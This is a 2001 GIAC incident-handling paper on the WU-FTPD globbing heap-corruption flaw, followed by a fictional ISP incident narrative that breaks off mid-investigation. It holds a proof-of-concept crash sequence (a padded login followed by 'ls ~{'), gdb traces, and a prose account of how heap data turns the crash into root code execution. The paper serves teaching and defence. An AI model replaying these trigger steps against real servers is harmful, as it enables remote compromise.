Global Information Assurance Certification Paper

WU-FTPD Heap Corruption Vulnerability

GCIH Practical Assignment v2.0
Jennifer Allen
Dec. 2001

Table of Contents

Part 1: Another WU-FTPD Vulnerability

Vulnerability Profile **4**
Name 4
Classification 4
Compromise Level 4
Affected Operating Systems 4
Variants 4
Summary of Vulnerability 5

Examination **5**
Services 5
FTP 5
The Washington University FTP Daemon 6
Globbing 6
The Heap 7
A closer look at the vulnerability 9

Exploit in Action **9**
Location of the incident 9
Demonstration 10
Investigating for signs of compromise 12

Prevention **13**
Server patches available 13
Keeping up with the attacker 13

Part 2: Vulnerability Incident Illustration

Network Diagram – SmallNet.ISP **13**

Preparation **14**
The administrative team 14
Common precautions 14
Access control 16
General awareness 17

Identification **18**
First signs of compromise 18
Examining the system 19
Researching and documenting results 20

Containment **21**
Lockdown 21
Initial traffic analysis 22
Removal of extraneous accounts, software, etc. 22
Calculated restoration of services 23

Eradication **23**
Extensive testing 23
IDS rules 24

Recovery **24**
Backup and restoration 24
Customer concerns 25
Monitoring 25

Lessons Learned **26**
Resources 26
Documentation 26
Scheduled and distributed research 26
Considering a new network structure 27

Full source code **27**
References **31**

Vulnerability Profile

Name: WU-FTPD Globbing Heap Corruption Vulnerability

Classification: Oversight in design.

Compromise Level: A remote user with any valid FTP login is able to execute arbitrary code with the privileges of the FTP daemon – usually root.

Affected Operating Systems:

*Tested and confirmed Linux distributions include:

WU-FTPD Version	Operating Systems Affected
2.6.1	Caldera OpenLinux Server 3.1 * Caldera OpenLinux Workstation 3.1 * Cobalt Qube 1.0 * Conectiva Linux 7.0 & 6.0 * MandrakeSoft Corporate Server 1.0.1 * MandrakeSoft Linux Mandrake 8.1, 8.0 ppc, 8.0, 7.2, 7.1, 7.0, 6.1, 6.0 * RedHat Linux 7.2 noarch/ia64/i686/i586/i386/athlon/alpha, 7.1 noarch/ia64/i686/i586/i386/alpha, 7.0 sparc/i386/alpha * TurboLinux TL Workstation 6.1 * TurboLinux Turbo Linux 6.0, 6.0.1, 6.0.2, 6.0.3, 6.0.4, 6.0.5 * Wirex Immunix OS 7.0, 7.0-Beta
2.6.0	Cobalt Qube 1.0 * Conectiva Linux 4.1, 4.2, 5.0, 5.1 * Conectiva Linux 4.0 & 4.0es * Debian Linux 2.2 sparc/powerpc/arm/alpha/68k * Debian Linux 2.2 * RedHat Linux [6.2, 6.1, 6.0, 5.2] sparc/i386/alpha * S.u.S.E. Linux 6.1-6.4, 6.1 & 6.3 alpha, 6.3 & 6.4 ppc * TurboLinux Turbo Linux 4.0 * Wirex Immunix OS 6.2
2.5.0	Caldera eDesktop 2.4 * Caldera eServer 2.3.1, 2.3 * Caldera OpenLinux 2.4 * Caldera OpenLinux Desktop 2.3 * RedHat Linux 6.0 sparc/i386/alpha

*As reported by CORE Security Technologies, www.corest.com, (Advisory ID CORE-20011001), on Nov. 28, 2001

Variants: Oversights in the design of services and operating system functionality have historically opened holes to remote and local attackers. WU-FTPD itself has experienced such vulnerabilities many times, in the past. Subtle discrepancies can be easily overlooked, when embedded in software with thousands of lines of code, and developed or maintained by many people. The infamous Sendmail† MTA is a good example of this. Sendmail has fallen prey to a host of vulnerabilities since it's original release under the name delivermail, in 1979. This particular vulnerability is a good example of small mistakes adding up. As discussed later, the vulnerability itself is dependent on several factors. Unfortunately, they were not caught during the development period. This hole has been present since version 2.5.0. However, it seems there are few widely available exploits, despite RedHat's premature advisory and patch release. The error itself was discovered first by Matt Power, and revisited as an exploitable vulnerability by Luciano Notarfrancesco and Juan Pablo Martinez Kuhn. Vendors agreed upon

† You can obtain further information about Sendmail at www.sendmail.org

Dec. 3 as a patch release date, but were surprised when RedHat accidentally released their advisory and patch on Nov. 27, 2001. The exploit mentioned above was provided by Zen-Parse, and is available at http://www.security.nnov.ru/search/exploits.asp.

Summary of Vulnerability: A remote, unprivileged user can execute arbitrary code on the FTP server, with the privileges of the FTP daemon. The condition that allows this is an improper handling of certain malformed globbing commands, normally used to match files in a similar way to shell globbing. The incorrect command does not trigger the error flag that usually signals a failure, and the FTP server continues the operation. After this sequence, the FTP server attempts to deallocate memory that would only be allocated if the command was successful, allowing for heap corruption, and ultimately, command execution. CVE candidate CAN-2001-0550. You can reference the CERT advisory http://www.ciac.org/ciac/bulletins/m-023.shtml.

Examination

Services

As the title implies, this vulnerability stems from a flaw in the Washington University FTP daemon. The WU-FTPD is an implementation of an FTP server. To be exploitable, the vulnerable system either needs to provide anonymous FTP access, or the attacker must have a valid FTP login. The vulnerable operating systems mentioned above use a memory allocation standard who's characteristics allow for manipulation of crucial process data, within certain circumstances. Together, these provide the basis for a remote attack on a WU-FTPD server.

FTP

FTP, or File Transfer Protocol, is a communications protocol designed to allow the transfer of files over a network, from one host to another. This transfer is managed by simultaneous TCP, (or transmission control protocol), connections between host and server. This connection allows the client to both send and receive files, within the limits specified by the server. FTP is widely used for tasks such as uploading website content, storing files in a readily accessible location, making files available for public download, etc. The scope of support that FTP servers have provided has increased with time, and has brought with this various problems. The development community strives to maintain a balance, creating patches for and fixing bugs in the code as they are discovered. An interesting passage from RFC 1123, as archived by IETF, states

"Internet users have been unnecessarily burdened for years by deficient FTP implementations. Protocol implementers have

suffered from the erroneous opinion that implementing FTP ought to be a small and trivial task. This is wrong, because FTP has a user interface, because it has to deal (correctly) with the whole variety of communication and operating system errors that may occur, and because it has to handle the great diversity of real file systems in the world."

The passage demonstrates the hurdle present to the development community, to both create a comfortable environment for the user, and to acquire a synchronicity with other developers.

The Washington University FTP Daemon

The WU-FTPD was developed by Brian O'Connor, at Washington University, as an alternative ftp daemon for Unix systems. It is, according to sources at http://www.wuftpd.org, the most popular FTP daemon on the Internet. Many consider WU-FTPD a robust and complex FTP daemon, with a wide range of additional features. One of the helpful features it includes is a method of specifying filenames by association of a constant - either part of the filename, or another known factor. This method is called globbing, and will be focused on as an integral piece of the exploitable service.

Globbing

Globbing is a term used to refer to the process of abstraction within a certain command. This process of abstraction allows for a wider definition of the command to be applied, using simple expressions. A practical example of this could be a scenario in a shoe store. The customer, looking for a quick way of finding any shoes in his size, would ask the clerk, "Do you have anything in a size 15?". The customer abstracted the type, color, and brand of the shoe by specifying the size, only. The helpful clerk would then point out every pair of shoes in a size 15. If this scenario was played out on a Unix file system, it might look more like this:

```
% shoes *sz15

The following shoes match your request

  Wingtip_black&white_Noke_sz15    Tennis_white_Reeblik_sz15
  Sandal_tan_Blakenstog_sz15       Boot_black_Scratchers_sz15
```

In this example, we pretend that the Unix system is our clerk, and that the command 'shoes' asks for the type of shoes we specify as an argument to it. With our request, 'shoes *sz15', we are again asking for anything in a size 15. This demonstrates

that the '*' is a way of saying 'anything'. This is the same concept behind globbing, within a shell, or when issuing commands to an FTP server. If we wanted to see all the files on the server who's name ended with a .jpg, we could issue the following command:

```
ftp> ls *.jpg
200 PORT command successful.
150 Opening ASCII mode data connection for file list.
My_picture.jpg
background.jpg
menu.jpg
226 Transfer complete.
…
```

We asked the server to list anything, '*', with a .jpg extension. It returned 3 files matching this criteria. At this point, the reader should note that the position of a globbing character, such as an asterisk, affects the interpretation of the command. In our example, a '.jpg*' would have only returned files whose names began with or exactly matched '.jpg', not files ending with the characteristic .jpg extension. The globbing used to exploit this vulnerability involves a tilde character, '~'. The tilde, as a globbing character, typically specifies the home directory of the username immediately following it. If you were to issue the command 'ls ~bob', (assuming there is a user named bob on the system, and he allows his files to be read), the server would respond with the contents of bob's home directory. If you were, instead, to issue the command 'ls ~bob/*.jpg', you would only get a listing of any files with the .jpg extension, in bob's home directory.

The Heap

Within the Linux kernel exists a memory manager interface that handles the allocation and de-allocation of program data storage dynamically, allowing for a program to request a variable size of memory to be allotted for use before actually using it. The interface, within the Linux GNU libc implementation, is called malloc. The area of memory to which malloc allocates storage to program processes is called the heap. Malloc is based over the brk system call, and is not intended for larger memory management, but is most commonly used by user applications. It is of particular interest in the context of this vulnerability.

Linux manages memory in chunks, as diagrammed in Fig. 1, (following page). In the below example, the first two and last chunks are allocated memory. The third block is free memory. When a program requests a chunk, i.e.

```
char* mem = malloc(32);  // memory allocation in C
```

a chunk of memory, like the third one, is located from a list of free memory chunks, and the desired space is assigned to the requesting processes heap. As described by 'anonymous' in Phrack volume 57, article 9, the '1' pointer is where the chunk begins, and the '2' pointer is what is returned to the requesting program. Doug Lea, writer of a malloc implementation oft called dlmalloc, describes a slightly shifted, but essentially similar model. We will use the first, as it is easily applied to the subject matter.




Fig. 1

An allocated chunk of memory consists of several regions. The first, marked by 'a' in the diagram, has two possible functions. If the chunk before it is unused, it is the size of the previous chunk, as shown by the last two chunks. However, if the chunk before it is in use, this field is merged into the data field of the previous chunk, as demonstrated by the middle and first two chunks. The next, marked by 'b' is the size of the chunk. This serves to catalog the memory chunks, and allows easy regrouping of free space, once a chunk is no longer in use. In addition to the size, this field holds important information in the two least significant, (or the farthest right), bits. The first, (or rightmost), bit is used as the PREV_INUSE flag, and the second specifies whether the chunk is mmaped. The PREV_INUSE flag is set if the previous chunk is in use. The second flag is primarily irrelevant to our discussion, and will not be covered here.

A free chunk of memory consists of 'd', or the previous size field, 'e', or the size/flags field, and two additional fields. The new fields, 'f' and 'g', are pointers to the previous and next chunks in a special list of free memory. The 'f' field points to the location of the next free chunk of memory, and 'g' points to the previous. When a chunk is freed from use, the PREV_INUSE flag of the current chunk, and the PREV_INUSE flag of the chunk after the next one are checked. If either signifies a neighboring free chunk, it will be consolidated. To facilitate this, the forward and backward pointers are updated as necessary. This maintains efficient use of space, and helps avoid fragmentation of memory. It is during the free()ing of a chunk of memory that it is possible to overwrite memory locations, which allows this vulnerability to work. Free() is simply the system call which uninitializes memory, as discussed.

A closer look at the vulnerability

The vulnerability lies within the mishandling of a malformed globbing request. When a logged in user tries to use globbing within an FTP command, such as 'ls ~username', the server employs it's own globbing library, (rather than the standard provided in the GNU C Library), in 'glob.c'. During the processing of the command, in the later example 'stat ~{', the FTP server assumes allocation of a chunk of memory for the returned matches. However, because the incorrect command does not match anything, no data is returned, and no storage is allocated. At this point, the 'globerr' error flag should be set, and the daemon should stop processing the request. Here is where the problem arises. The daemon fails to recognize the incorrect request, and continues about as if nothing out of the ordinary had happened. The flow of control is then passed back to a command line parser. The daemon now tries to free() the storage, (currently this is memory on the heap), and actually attempts to de-allocate uninitialized memory. The result is a segmentation fault. The session then fails, and returns a corresponding error message to the logging daemon. The FTP service, itself, continues operation as normal. The vulnerability comes into play when a user is able to manipulate the address which the daemon tries to free. To do this, they must alter the contents of the heap space that would normally contain the return information the daemon expects to see. This can be done using certain commands, before issuing the malformed request. The sequence is essentially three steps. First, the user logs in to the vulnerable FTP server. The FTP server stores input from the user on the heap, for processing by the corresponding library. Once the user is logged in, they would need to issue commands that would place the desired data, i.e. new pointer offset and shellcode, on the heap. This would place the data in position for the free(). Finally, the user would issue the globbing command, 'ls ~{'. This would not return any matches to the supposed allocated space, but would still pass the globerr test. After, the pointer to the uninitialized memory would be sent to be freed, but instead of causing a segmentation fault, would overwrite essential program data and cause the previously placed shellcode to be executed. This would in turn, assuming the attacker designed it to be so, start a shell with the privileges of the FTP daemon.

Exploit In Action

Location of the incident

The attack described occurred on the web server referred to as maize. The services available on maize are http, ftp, and ssh. Maize is running RedHat 7.2, with WU-FTPD 2.6.1.

Demonstration

To clearly document a vulnerability, we must see the exploit in action, and the results. For this, we will first explore a proof of concept exploit available from CORE Security Technologies:

```
ftp> open localhost
Connected to localhost (127.0.0.1).
220 sasha FTP server (Version wu-2.6.1-18) ready.
Name (localhost:root): anonymous
331 Guest login ok, send your complete e-mail address as password.
Password:
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls ~{
227 Entering Passive Mode (127,0,0,1,241,205)
421 Service not available, remote server has closed connection


 1405 ?       S      0:00 ftpd: accepting connections on port 21
 7611 tty3    S      1:29 gdb /usr/sbin/wu.ftpd
26256 ?       S      0:00 ftpd:
sasha:anonymous/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
26265 tty3    R      0:00 bash -c ps ax | grep ftpd
(gdb) at 26256
Attaching to program: /usr/sbin/wu.ftpd, process 26256
Symbols already loaded for /lib/libcrypt.so.1
Symbols already loaded for /lib/libnsl.so.1
Symbols already loaded for /lib/libresolv.so.2
Symbols already loaded for /lib/libpam.so.0
Symbols already loaded for /lib/libdl.so.2
Symbols already loaded for /lib/i686/libc.so.6
Symbols already loaded for /lib/ld-linux.so.2
Symbols already loaded for /lib/libnss_files.so.2
Symbols already loaded for /lib/libnss_nisplus.so.2
Symbols already loaded for /lib/libnss_nis.so.2
0x40165544 in __libc_read () from /lib/i686/libc.so.6
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
__libc_free (mem=0x61616161) at malloc.c:3136
3136    in malloc.c
```

The first step is to log in to the vulnerable server. In the above example, the user anonymous logs in with a password of 30 'a's. From here, to watch the exploit in action, you will need to run the GNU debugger, gdb, on a separate terminal.

```
 # ps -aef | grep ftpd
root      1154  1134  0 03:27 pts/0    00:00:00 ftpd: accepting connections on p
root      1156  1154  0 03:27 pts/0    00:00:00 ftpd: test.smallnet.isp: connect
 # gdb /usr/sbin/wu.ftpd
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb)
```

Once you have started gdb with the wu.ftpd environment, you can attach to the running process by typing

```
(gdb) at 1156
Attaching to program: /usr/sbin/wu.ftpd, Pid 1156
Reading symbols from /lib/libcrypt.so.1...done.
Reading symbols from /lib/libnsl.so.1...done.
Reading symbols from /lib/libresolv.so.2...done.
Reading symbols from /lib/libc.so.6...done.
Reading symbols from /lib/ld-linux.so.2...done.
Reading symbols from /lib/libnss_files.so.2...done.
Reading symbols from /lib/libnss_nisplus.so.2...done.
Reading symbols from /lib/libnss_nis.so.2...done.
0x40112ad4 in __libc_read () from /lib/libc.so.6
```

From here, you can control the process execution, insert data, examine the stack, registers, etc. To continue, we switch back to the ftp session, and issue the fatal command

```
ftp> ls ~{
200 PORT command successful.
```

You will not see the FTP session die until you issue the 'continue' command in gdb

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
__libc_free (mem=0x61616161) at malloc.c:3005
3005    in malloc.c
```

Taking a quick peek at the stack

```
(gdb) info stack
#0  __libc_free (mem=0x61616161) at malloc.c:3005
#1  0x80587c9 in blkfree (av0=0x8086d8c) at glob.c:619
#2  0x8056556 in yyparse () at ftpcmd.y:1158
#3  0x804bd05 in main (argc=2, argv=0xbffffba4, envp=0xbffffbb0) at
ftpd.c:1329
```

We can actually see the pass of the pointer to the uninitialized memory address to free in frame 1, (the chunk pointer av0=0x8086d8c), and the pass from glob.c to the attempted free() call in frame 0. If we examine the data directly after address 0x8086d8c, we see our 'a's

```
(gdb) x 0x8086d8c
0x8086d8c:      0x4015ad68  <- this is where av0 pointed
(gdb) x 0x8086d8d
0x8086d8d:      0x614015ad
(gdb) x 0x8086d8e
0x8086d8e:      0x61614015
(gdb) x 0x8086d8f
0x8086d8f:      0x61616140  <- the start of the a's…what pointer mem became.
```

etc.

Here, we see the problem. The FTP daemon, after attempting to free() the uninitialized memory, causes a segmentation fault. The notably interesting fact is that the pointer to the memory to be freed is 0x61616161. This is the ASCII equivalent to 'aaaa'. This, in of itself, alludes to the exploitability of the daemon. The rather long password seems to have been placed in such a manner on the heap as to be located at the spot where the globbing match return list pointer should have been. However, as there were no returns, we receive these 'a's, instead. The exploit by Zen-Parse uses a similar method. The exploit itself is comprised of two C programs. One, forcer.c, is a brute force program that attempts to locate the correct offset at which to place the shellcode and exploit data, and the other, woot-exploit.c, consists of the actual shellcode, and provisions to either test or actually exploit. The forcer works by loading initial information and test offset values into woot-exploit.c as a scan run. This, in turn, crafts a 'site exec' command tailored to include shellcode, offsets, and either the command /sbin/route or /bin/sh. woot-exploit takes the information, and sends it through a netcat connection to the ftp port on the victim server. If the run is a test run, /sbin/route is supplied, and woot-exploit tests to see if it executes as it should. If it is the 'real' run, /bin/sh is used, to provide a shell. If a test does not succeed, forcer simply continues reporting test offsets to try, and it continues the brute force scan. If the test is successful, woot-exploit relays the correct offset, and the 'magic' command line option to forcer will run the actual exploit. The exploit used on maize is assumed to be this, or an exploit developed by the attacker.

Investigating for signs of compromise

Beyond the standard signs of compromise, this exploit, when tests fail, leaves behind an error message of this sort,

```
Dec  # ##:##:## hostname ftpd[PID]: exiting on signal 11: Segmentation fault
```

along with the corresponding connection message. When FTPD is run from inetd, the messages resemble

```
Dec ## 18:26:12 maize ftpd[13779]: USER username
Dec ## 18:26:23 maize ftpd[13779]: PASS password
Dec ## 18:26:23 maize ftpd[13779]: FTP LOGIN FROM somewhere [1.2.3.4], username
Dec ## 18:26:23 maize ftpd[13779]: SYST
Dec ## 18:27:37 maize ftpd[13779]: PORT
Dec ## 18:31:09 maize ftpd[13779]: exiting on signal 11: Segmentation fault
Dec ## 18:31:09 maize inetd[4056]: pid 13779: exit status 1
```

There does not seem to be any other sign of attack. Because the connection is initiated on a legitimate port, firewalls will not block the connection, and an IDS will not pick up on this unless it already has explicit rules for this attack.

Prevention

Server patches

Server patches are now available for most platforms, and can be referenced in the advisory from Neophasis, or the vendor site

http://archives.neohapsis.com/archives/vulnwatch/2001-q4/0063.html

Wu-FTPD has also just released version 2.6.2, which addresses the problem


ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/wu-ftpd-2.6.2.tar.gz

Keeping up with the attacker

It is hard to truly keep ahead of potential vulnerabilities, unless you are the one finding them. The best practice is to simply try to keep your site as secure, and monitored, as possible. Disabling anonymous FTP is a great way to avoid most of the attacks on vulnerable WU-FTPD servers, because an attacker absolutely must login to be able to exploit this hole. Another method is to keep an eye on the mailing lists that pertain to possible vulnerabilities, like Security Focus' vuln-dev mailing list. The behavior that lead to the compromise was actually discovered much earlier, but was not visited upon as an exploitable characteristic.

Incident – SmallNet.ISP

Network Diagram – SmallNet



	Maize	Aqua	Maroon	IDS
OS	RedHat Linux 7.2 i386 k. 2.4.7	RedHat Linux 6.2 i386 k. 2.2.14	Solaris 8 sparc k. (5.8)	RedHat Linux 7.2 i386 k. 2.4.0
Service Ports	21 [ftp], 22 [ssh], 80 [http]	21 [ftp], 22 [ssh], 80 [http], 443 [https]	22 [ssh], 25 [smtp], 110 [pop3]	
Software	Apache 1.3.2, WU-FTPD 2.6.1	Apache1.3.2, OpenSSL 0.9.6c, WU-FTPD 2.6.1	Sendmail 8.12.0, Qpopper 4.0.3	Snort 1.8.3

Preparation

The administrative team

Our administrative team consists of four people, who are collectively available around the clock. Every administrator is responsible for monitoring and maintaining the production servers, and network connectivity, during his or her shift. The team is as follows:

Name	Formal Training	Duties	Shift
Charles	CCNP, RHSA	Maintaining network, and Linux servers.	8AM - 5PM
Katherine	Solaris 8 SA, UNE Unix	Maintaining Solaris servers.	3PM - 12PM
Jacob	CCNA, GSEC	Maintaining network, light administration.	12AM - 9AM
John	GCIH, SSA, MCP	Systems security.	10AM - 7PM

Each team member, in addition to responding to any user problems or outages during their shift, is responsible for a specific set of duties. Charles is responsible for adding to and making changes on the existing network, as well as maintaining the Linux servers. Katherine maintains the Solaris servers. Jacob, the newest addition to the team, assists with low level administration tasks, such as adding and removing accounts, and basic network monitoring. John, our security professional, keeps a tight watch on all the system components, including network equipment. Both John and Charles are on-call, to respond to any problems that may arise during off hours. On weekends, the technical support team is responsible for reporting any outages or advanced issues to the corresponding on-call administrator.

Common Precautions

The administrative team has taken several measures to ensure optimal operating conditions, and quick resolution times. The first is good environmental control. All the servers and network


equipment are kept within a carefully prepared and secure, leased storage facility, separate from the business office. They have taken into account the possibility of fire, flood, temperature changes, physical access, and a plethora of other annoyances, such as vermin. Each administrator is allowed access via an individual access code, and every instance of entrance or departure is carefully logged and monitored by the technical support staff. This provides a safe and secure location for vital hardware. Beyond this, the team has created an emergency store of replacement parts and restoration inventory.

The emergency inventory includes

- Clean media, i.e. CDs, backup tapes, etc.
- Corresponding drives
- Fresh hard drives
- Images of production server models, and a copy of Symantec's 'Ghost'
- Operating systems and other integral software
- Ethernet and power cables
- Several standard power supplies
- A spare tower, with up to date system components
- An extra hub
- A few extra video and network cards, RAM sticks
- A monitor, mouse, and keyboard

This is kept on location, in the facility. John also keeps a small assortment of tools on his person, in case of an incident. This contains a set of necessary binaries for each system, a list of contacts, a copy of Ghost, clean media, a disposable camera, various documents pertaining to different situations, an Ethernet cable, a set of md5 checksums for production packages, and images of the servers.

In addition to hardware, standard operating procedures have been established and enforced. Server models are carefully documented and approved, and accompany a set of instructions for maintaining the associated services. All software changes must be carefully tested and standardized, before being implemented on a production server. User accounts are unique, and access is logged to the local machine, as well as backup storage. A chain of escalation, with contact lists, has been distributed to all technical staff, and supervisors. Lastly, but possibly most important, the team has designed an incident response procedure. An incident is described as a situation that either disrupts or could disrupt services, or may constitute a breach of security. This procedure is best visualized in a flow chart (following page)



The admin on duty is responsible for reporting to the operations manager during each step of the process. If a resolution has not been reached after diagnostics, the admin is to page a senior, (Charles or John), to assist in solving the problem.

Access Control

Effective access control is one of John's main concerns. When John is establishing a new system, there are checks he uses to insure a minimum level of access. First, he would carefully patch any known holes within the operating system, and necessary software. Then, he would remove all unnecessary packages, and shut down services that are not needed. Next, he installs various monitoring and protection programs, depending on the system's functionality. Finally, he adds user accounts for each individual who will use the services, or maintain the server. After these steps, John runs a vulnerability scanner against the machine to check for common problems, and runs over everything one more time. At this point, John draws up a system information sheet, with everything from the OS patches and hardware specs to perl scripts installed for personal use and the steps he took to prepare the system. This sheet is filed away, and a soft copy is entered into a database available to the administrative team. The information sheet for the newest web server, maize, looks like this

```
Hostname: maize.smallnet.isp          Serial #: 1234-ab123cd
IP: 10.10.0.5                         Subnet mask: 255.255.255.248
OS: RedHat Linux 7.2                  Kernel: 2.4.7
Function: Web server                  Services: HTTP, FTP, SSH
Hardware Profile: 700MhzP3, 80G, 20G, 256M, 1 NIC
Packages
  Apache v. 1.3.2, OpenSSH v. 3.0.2, WU-FTPD v. 2.6.1
Additional software
  account_mgmt.pl, kern_monitor.c, logparse.pl, quota-report.sh
[continued next page]
```

[complete installation log]
Built: Charles
Date: 0/0/01
Online: 0/5/01

Inspected: John
Date: 0/1/01
Customer Count: 32 as of 8/13/01

Each system also posts warning banners on remotely accessible services, which are listed with the information sheet. The warning banner for Maize is

[FTP, SSH]
Welcome to Maize.SmallNet.ISP.

WARNING: Access is limited to SmallNet authorized users only. Other access of any nature is strictly prohibited. Unauthorized access will be recorded, and reported to law enforcement officials. Criminal charges will be promptly raised against the offending parties. Authorized users may view our acceptable use policy at http://www.smallnet.isp/policy.html

General Awareness

The administrative team has carefully developed the instituted operating procedures. They have laboriously scrutinized the production server models, and established scripts to assist them in efficient monitoring and maintenance. Hence, they were quick to remember that the weakest, and most likely to be exploited, link within an organization is often the innocent user, or unknowledgeable employee. To combat this, they educate employees on hire, and as new situations demand. They also provide a user FAQ on home computer safety, and an abuse contact email for reporting incidents. When a security incident occurs, employees are made aware of relevant information pertaining to the incident, within the boundaries dictated by management, using the internal notification procedure. This practice keeps employees aware of any present dangers, and enables them to work with the team, rather than impeding progress.

Management is also kept abreast of any developments, as they occur. This allows them to delegate duties to the appropriate parties, and determine the level of disclosure they wish to maintain. When a security incident has been identified, John is immediately notified. He then reports to the scene of the incident, and begins the process of containment and recovery. During this period, he also contacts his supervisor, the VP of Operations. The VP of Operations is kept up to date with any new information, and instructs John on an approach. Depending on the incident, an executive meeting may be in order, to agree upon a company standpoint. John is not to discuss the incident with anybody beyond the administrative team, until he is given permission from his supervisor. This is also enforced amongst the team. Once John is permitted to, he may contact CERT, or the local police department, according to the nature of the

incident, and the need for outside intervention. John has kept a standing communication with these organizations, and has contact names and numbers, for quick response.

Identification

First signs of compromise

Saturday, 9:13 PM, the technical support team pages Katherine regarding an issue with the mail server maroon. While supporting an unrelated issue, a technician noticed that syslogd had stopped. Katherine restarts the service, and verifies that it is now running properly. Upon further inspection, Katherine discovered that not only had syslogd stopped, but an unfamiliar process was running. The process line, as listed by 'ps –aef' was:

root 26103 25136 0 Nov 28   12:05 /export/home/users/gabr/john ./abc

Katherine navigates to ~gabr, a mail user's home directory. She discovers some strange files, including the executable 'john'. In the file john.ini, she finds lines stating:

```
# This file is part of John the Ripper password cracker,
# Copyright (c) 1996-98 by Solar Designer
```

She also finds a copy of the maroon password and shadow files in the same directory as the executable 'john'. Immediately, Katherine pages John. John responds within 5 minutes, and instructs Katherine to leave everything alone until he gets to the facility. Upon arrival, John finds Katherine has also traveled to the facility, and is waiting for him. He quickly interrogates her, for information on what she has found already, and begins to document this. John places a call to his supervisor, who authorizes him to continue investigation. He then loads clean static binaries onto maroon, and establishes a safe shell environment to work in. After this, using Ghost, he backs up maroon to tape. Next, he checks the smtp and pop3 server binaries with the checksums he has on disk. These correspond, and he decides to maintain mail services, while locking down any traffic to or from other ports through the firewall. He then moves to stop maize and aqua from accepting any connections from maroon. It is at this point that he finds the following process running on maize:

root 1426 949 0 Nov 31 ?   4:22:35 ./linsniffer

John decides to hand over further monitoring and cleanup of maroon to Katherine, while he begins the process of assessing

the scope of compromise. He determines that aqua, the e-commerce web server, was not yet identifiably compromised, and was not running altered versions of software. At this point, he turns his focus on maize, the web server.

Examining the system

John again loads a safe environment shell, with clean binaries, and initiates a backup of the system. At this point, John has begun to suspect that the attacker may be somewhat inexperienced, as they have left some very obvious tracks on each system. Of course, this cannot be assumed true, so John continues to investigate cautiously, checking binaries before using them, and allowing the system to remain online. Each and every step is carefully documented by John, and he keeps a command line record using 'script'. Script simply logs all characters echoed to the screen, and dumps them into an output file. A portion of this output looks like

```
Script started Sat Nov 31 21:44:13 2001
# w
  9:44pm  up  64 days,  1 user,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
john     tty2     -                 9:20pm  1:00s  0.16s  0.07s  -w
# ps -aef | grep linsniffer
root 1426  949  0 Nov 31 ?     4:23:03 ./linsniffer
[…]
```

John has seen this particular anomaly before, and knows that it is a simple Linux sniffer. He finds the sniffer in the directory of a hosting customer, using find, (he has chosen not to use locate, as he does not have a confirmed clean copy of slocate, the locate database updater – he takes a mental note of this)

```
# find / -name linsniffer
```

